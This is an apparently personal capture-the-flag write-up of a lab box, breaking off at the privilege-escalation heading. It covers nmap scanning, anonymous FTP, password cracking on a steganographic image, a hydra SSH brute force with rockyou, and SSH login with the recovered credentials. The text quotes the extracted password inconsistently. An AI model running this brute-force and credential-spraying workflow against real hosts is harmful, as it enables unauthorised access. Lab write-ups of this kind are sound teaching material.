

Brooklyn-Nine-Nine

Target IP: 10.10.143.77


Scanning



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 10.10.143.77 -p-
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 03:29 EDT
Nmap scan report for 10.10.143.77
Host is up (0.029s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 19.45 seconds
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -A 10.10.143.77 -p 21,22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 03:29 EDT
Nmap scan report for 10.10.143.77
Host is up (0.039s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.14.55.153
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 167f2ffe0fba98777d6d3eb62572c6a3 (RSA)
|   256 2e3b61594bc429b5e858396f6fe99bee (ECDSA)
|_  256 ab162e79203c9b0a019c8c4426015804 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
 port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux
2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (
92%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   22.00 ms 10.14.0.1
2   52.78 ms 10.10.143.77
```




```
┌──(kali㉿kali)-[~]
└─$ whatweb 10.10.143.77
http://10.10.143.77 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.1
43.77]
```

Looks like there are three ports open on the machine. They are FTP, SSH, and HTTP. The FTP application is interesting because it allows anonymous login and it contains a file called `note_to_jake.txt` according to the aggressive nmap scan above. I will start my enumeration from here.


Enumeration

Port 21: FTP



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/BrooklynNineNine]
└─$ ftp 10.10.143.77
Connected to 10.10.143.77.
220 (vsFTPd 3.0.3)
Name (10.10.143.77:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||46777|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> mget *
mget note_to_jake.txt [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||8301|)
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
100% |***************************************************|   119       31.56 KiB/s    00:00 ETA
226 Transfer complete.
119 bytes received in 00:00 (4.59 KiB/s)
ftp> exit
221 Goodbye.
```


After connecting to the FTP application as anonymous, I downloaded the `note_to_jake.txt` file on my machine.



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/BrooklynNineNine]
└─$ cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the
 nine nine
```


The content of the note is shown above. There are potentially three users: `amy`, `jake`, and `holt`. Maybe we can do a bruteforce using hydra on the SSH application with those usernames?

Port 80: HTTP




This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrolled to top), and that it scales nicely on all screen sizes.

Browsing to the HTTP port displays the webpage above. Viewing the source-code of the HTML page gives us a hint mentioning `<!-- Have you ever heard of steganography? -->`. I downloaded this image on my machine.



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/BrooklynNineNine]
└─$ stegcracker brooklyn99.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2023 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'brooklyn99.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'.
Successfully cracked file with password: admin
Tried 20459 passwords
Your file has been written to: brooklyn99.jpg.out
admin
```


After rooting this box, I went back to see if there is a hidden data behind the image. I was able to crack the passphrase of the stegonagraphy image.



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/BrooklynNineNine]
└─$ steghide extract -sf brooklyn99.jpg
Enter passphrase:
wrote extracted data to "note.txt".

┌──(kali㉿kali)-[~/Desktop/Lab-Resource/BrooklynNineNine]
└─$ cat note.txt
Holts Password:
fluffydog12@ninenine

Enjoy!!
```

Now we have Holt's password which is `fluffydog123@ninenine`! This is another method of rooting the box as we can spray this credential against SSH and login as `holt`.


Port 22: SSH



```
┌──(kali㉿kali)-[~]
└─$ hydra -l jake -P /usr/share/wordlists/rockyou.txt ssh://10.10.143.77 -t 4
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milit
ary or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-07-04 04:00:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344
399), ~3586100 tries per task
[DATA] attacking ssh://10.10.143.77:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[22][ssh] host: 10.10.143.77   login: jake   password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-07-04 04:02:21
```

The note inside left in the FTP application mentions Jake is using a weak password. While trying to find the hidden message inside the website picture, I ran hydra with the username `jake`. This was successful and I obtained his password which is `987654321`.


Exploitation



```
┌──(kali㉿kali)-[~]
└─$ ssh jake@10.10.143.77
The authenticity of host '10.10.143.77 (10.10.143.77)' can't be established.
ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/dquPWgcPWwTmP2mBdFS2ODPZZU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.143.77' (ED25519) to the list of known hosts.
jake@10.10.143.77's password:
Last login: Tue May 26 08:56:58 2020
jake@brookly_nine_nine:~$ whoami
jake
jake@brookly_nine_nine:~$ id
uid=1000(jake) gid=1000(jake) groups=1000(jake)
jake@brookly_nine_nine:~$ 
```


And now we have a foothold on the machine using the credentials obtained through SSH bruteforce.

Privilege Escalation



```
jake@brookly_nine_nine:/var/www/html$ ls
